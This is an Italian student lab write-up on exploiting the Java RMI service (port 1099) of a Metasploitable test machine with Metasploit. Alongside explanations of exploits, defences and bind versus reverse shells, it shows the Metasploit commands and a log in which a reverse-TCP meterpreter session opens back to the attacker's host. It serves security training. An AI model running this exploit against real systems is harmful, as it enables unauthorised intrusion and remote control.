
dan@Kali: ~
File Actions Edit View Help
(dan㉿Kali)-[~]
$
Progetto S7 L5
Exploit vulnerabilità Java RMI su Metasploitable.
KALI LINUX
"the quieter you become, the more you are able to hear"
sudo -u Daniele Morabito

In questo esercizio andremo ad "exploitare" la nostra macchina Metasploitable tramite una vulnerabilità sulla porta 1099, che hosta il servizio Java RMI.


Un exploit è l'utilizzo o sfruttamento di una vulnerabilità già esistente, in un sistema operativo o una web app, a scopo malevolo.
Spesso Malware ed Exploit vengono utilizzati come sinonimi, erroneamente. In realtà sono e funzionano in modo diverso.
Un Exploit non ha bisogno dell'azione da parte dell'utente per entrare in azione o per installarsi e soprattutto, fa leva su una vulnerabilità già esistente (nota, o meno) all'interno di un sistema.
L'impatto che un exploit può avere, per esempio, su un'azienda, è devastante. Molto spesso l'exploit ci permette di prendere controllo sui dispositivi target, iniettare codice malevolo o causare un DoS o DDoS (Denial of Service, rallentare o addirittura mandare in crash interi sistemi o servizi saturandone le risorse).

Le "best practices" per contrastare un exploit possono essere:
- **Mantenere aggiornati i sistemi operativi ed i software utilizzati** (spesso gli sviluppatori applicano degli aggiornamenti al fine di ridurre o risolvere delle vulnerabilità note). Seppur questo riduca drasticamente il rischio di un exploit, bisogna menzionare gli exploit zero-day, ovvero delle vulnerabilità che vengono sfruttate prima che gli sviluppatori ne vengano a conoscenza.
- **Settare ed utilizzare un firewall valido**, questa è la base migliore per evitare accessi ed intrusioni non autorizzate.
- **Spiegare ed abituare i dipendenti ai rischi ed ai principali vettori di attacco,** come ad esempio phishing e smishing, l'importanza di utilizzare delle credenziali forti ed elaborate, magari utilizzando dei sistemi di autenticazione a due fattori.


Java RMI (Remote Method Invocation) invece è una API (Application Programming Interface, sono una serie di regole utilizzate per scambiare librerie, funzioni, tra diversi programmi senza creare conflitti) di Java. Permette ai programmi ed ai processi di Java di comunicare su dispositivi differenti, da remoto, come se fossero in locale.

Adesso, andiamo a sfruttare questa vulnerabilità. Iniziamo con una scansione di Nmap per evidenziare la vulnerabilità.

Come possiamo notare, la porta 1099 col servizio che stiamo cercando, è aperta.
Questo significa che possiamo procedere con l'exploit.



Cerchiamo l'exploit corretto da utilizzare (la soluzione per capire quale sia il migliore, è spesso di testarli uno per uno).
Settiamo correttamente i parametri richiesti nella colonna "Required" e siamo pronti all'exploit.



L'exploit è andato a buon fine, si è avviata una sessione di meterpreter, possiamo verificare di essere all'interno della macchina target utilizzando ifconfig e verificando l'indirizzo ip (192.168.11.112 è quello di Metasploitable).

Meterpreter è fondamentalmente una shell molto utile e potente che ci permette di "muoverci" all'interno della macchina target, una volta exploitata.

Esistono principalmente due modi per aprire una shell sulla macchina target;

- **Bind Shell,** nel quale la connessione avviene dalla macchina dell'attaccante alla macchina target.

- **Reverse Shell,** è quella che abbiamo appena utilizzato, la connessione avviene dalla macchina target a quella dell'attaccante. E' spesso la shell più utilizzata perché in questo modo permetterebbe di eludere eventuali sistemi di sicurezza come i firewall.

```
1  2  3  4                                                    dan@Kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/pTc3AaJ6m
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50390) at 2023-11-10 10:01:15 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9f:ce1a
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0

IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
    ::1                    ::       ::
    fe80::a00:27ff:fe9f:ce1a  ::       ::
meterpreter >
```